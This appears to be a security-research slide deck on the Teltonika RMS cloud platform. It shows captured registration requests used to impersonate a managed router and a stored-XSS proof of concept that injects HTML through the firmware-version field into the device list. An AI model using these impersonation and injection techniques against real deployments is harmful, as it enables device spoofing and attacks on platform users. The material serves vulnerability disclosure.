
Vendor's cloud-based management platform



Attacker exploit script

Attack vectors

- Asset registration
- Security configurations
- **External API and Interfaces**






Teltonika Networks cloud platform

Overview

```
Starting rms_connect
Connected with ECDHE-RSA-CHACHA20-POLY1305 enc
Sending request: {
    "version": 2,
    "mac": "00:1e:42:00:00:00",
    "sn": "1114000000000000",
    "certs_exist": 0,
    "model": "RUT955003XXX",
    "fw_version": "RUT9_R_00.07.02.7\n",
    "is_facelift": true
```






External API and Interfaces

Impersonation to RMS managed device (1/3)

```
Starting rms_connect
Connected with ECDHE-RSA-CHACHA20-POLY1305 enc
Sending request: {
    "version": 2,
    "mac": "00:1e:42:00:00:00",
    "sn": "1114000000000000",
    "certs_exist": 0,
    "model": "RUT955003XXX",
    "fw_version": "RUT9_R_00.07.02.7\n",
    "is_facelift": true
```





External API and Interfaces

Stored-XSS in RMS main page (2/3)

```
Out[7]:  
{'version': 2,  
'mac': '00:1e:42:...',  
'sn': '1114...',  
'certs_exist': 1,  
'model': 'RUT955003XXX',  
'fw_version': '<u>check</u>',  
'is_facelift': True}
```



TELTONIKA | Remote management system

Devices [+ ADD](#) [?](#)

STATUS	DEVICE MODEL	DEVICE FIRMWARE
Online	RUT955	RUT9 R 00.07.02.7 <u>check</u>

Search or filter table... Showing 2 of 2 items

<input type="checkbox"/>	STATUS	ACTIONS	NAME	MODEL	COMPANY NAME	TAGS	SERIAL	MAC
<input type="checkbox"/>	●	Edit Delete	Site #1 router	RUT955	#62947 company_12	-	1114901737	00:1E:42:DD:DD:11
<input type="checkbox"/>	●	Edit Delete	Site #2 router	RUT955	#62947 company_12	-	1114901695	00:1E:42:3A:F9:2A

